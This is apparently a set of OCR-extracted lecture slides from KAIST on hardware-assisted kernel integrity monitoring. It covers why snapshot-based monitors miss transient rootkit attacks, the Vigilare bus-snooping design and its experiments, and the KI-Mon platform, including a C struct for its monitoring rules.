
Snapshot-based Monitoring

- Inherent weakness
  - Inspect the snapshots collected over a certain interval,
  - Missing the evanescent changes in between the intervals.

- Vulnerable to transient attack
  - Not leave persistent traces in memory contents,
  - Using only momentary and transitory changes.


Transient Attack

- Difficulties of Detecting Transient Attacks



Transient Attack / Scrubbing Attack

- Difficulties of Detecting Transient Attacks




Addressing Transient Attack

- Raising the rate of snapshot-taking
  - increase the probability of detection.
- Frequent snapshot-taking
  - increased overhead to the host system.
- Randomizing the snapshot interval
  - The detection rate would greatly depend on luck

Transient Attack / Scrubbing Attack

- Raising the rate of snapshot taking.




Vigilare : Snoop-based Kernel Integrity Monitor

- Overcomes the limitations of existing snapshot-based kernel integrity monitoring.
- Monitors the operation of the host by **“snooping”** the bus traffic
  - Of the host system
  - From a separate independent system module
- First Prototype:
  - Static immutable region integrity checking


*Keep your heart with all **vigil**ance, for from it flow the springs of life.* Proverbs 4:23 (ESV)
*Because the Lord kept **vigil** that night to bring them out of Egypt, on this night all the Israelites are to keep **vigil** to honor the Lord for the generations to come.* Exodus 12:42 (NIV)

Design and Implementation



Snooper for Static Immutable Region

- Selective Bus-traffic Collection
  - Snooper must be designed with a selective bus-traffic collection algorithm



Design and Implementation

- Handling Bursty Traffic
  - AMBA2 hardware
    - 4 byte address, 4byte data per traffic
    - It takes more than one cycle for one traffic
  - Filter out uninteresting traffic with hardware module
- Support Static Immutable Region
  - All read traffic is filtered
  - All write traffic that is not in immutable region is filtered

Design and Implementation

- Monitoring target: **static/immutable regions**
  - Kernel codes
  - System call table
  - Interrupt descriptor table
- Physical address of targets
  - Physical locations of static regions are not changed after bootstrap
  - Find locations on bootstrap and use them for kernel runtime


Design and Implementation

- Prototypes
  - Host system (monitoree)
    - 50MHz Leon 3 processor (SPARC V8)
    - 64MB SDRAM
    - Basis of SnoopMon
  - SnoopMon (Vigilare)
    - Host system + Snooper + Verifier
  - SnapMon (Snapshot based approach)
    - Host system + DMA + Verifier
    - Hash accelerator hardware
      - 5 seconds -> 1.3 ms


Experimental Result

- Performance
  - STREAM benchmark is widely used for measuring the memory bandwidth of a computer system
  - Tuned STREAM_BENCH
    - float -> int
- Transient attack
  - Synthesized rootkit example that performs transient attack to static immutable region
  - E.g., system call table with size of 1MB

Experiment: Performance Degradation



Experiment: Transient Attack Detection



Conclusion: Snooper for Static Kernel Region

- Vigilare, a snoop-based monitoring scheme with hardware support
  - Snooper for static immutable region integrity
- Snapshot approach has fundamental trade-off
  - Longer interval, less performance degradation
  - but, less ability to detect transient attacks
  - Shorter interval, more performance degradation
- Snooping based approach can
  - Detect all transient attacks on immutable static regions
  - No performance degradation

Challenges in Monitoring Dynamic Kernel Region

- Dynamic-location of data structure
  - Objects are allocated runtime
  - Addresses are obtained multiple steps of point traversal
  - Monitoring regions are no longer fixed
- Dynamic-size data structures
  - Number of nodes or entries flexibly changes as in
  - linked lists or queues.
- Dynamic-content
  - Legitimate changes from the normal operations of kernel
- Additional periodic snapshots in parallel with the integrity monitoring, frequent enough to keep track of changes

Rootkit and Kernel Integrity Protection (KIMON)


Graduate School of Information Security, School of Computing, KAIST
Brent Byunghoon Kang

Existing external hardware-based monitors

- 1. Copilot (Sec ‘04)
  - Presented *snapshot-based* kernel static region monitoring
  - Simplistic hash comparison scheme
- 2. Vigilare (CCS ’12)
  - Presented *snoop-based* monitoring that detects all write traffic to kernel static region including transient attacks
  - Overcome high performance overhead of high-frequency snapshots with snoop-based monitoring
- Existing Works are Limited to
  - Static regions of kernel
  - No ability to handle mutable kernel object


Mutable Kernel Objects in Kernel Dynamic Region

Virtual memory layout




KAIST CySecLab

Monitoring Mutable Kernel Objects




Monitoring Mutable Kernel Objects




KI-Mon Platform

- Based on external hardware, explored possibilities of detecting rootkit attacks on mutable kernel objects
- Developed hardware-assisted mechanisms that can be utilized to build rootkit detection rules
  - hardware-assisted memory whitelisting for value verification
  - event-triggered callback mechanisms for semantic verification
- KI-Mon API for Programmability

KI-Mon: Vigilare for Dynamic Kernel



Refined (Haw)Event Generation



Monitoring Rules

- Configurable APIs

```
typedef struct MonitoringRuleType{
    CriticalRegion criticalRegion;
    WhiteList whitelist;
    void initMonitoringRule();
    int (*onHawEvent)(addr,value);
    int (*inspectIntegrity)(argArray);
    int (*traceDataStructures)();
} MonitoringRule;
```

Region Monitored by VTMU and trigger event generation

Whitelist can be set for the critical Region


Event handling routine triggered by event from VTMU

Additional functions can be programmed

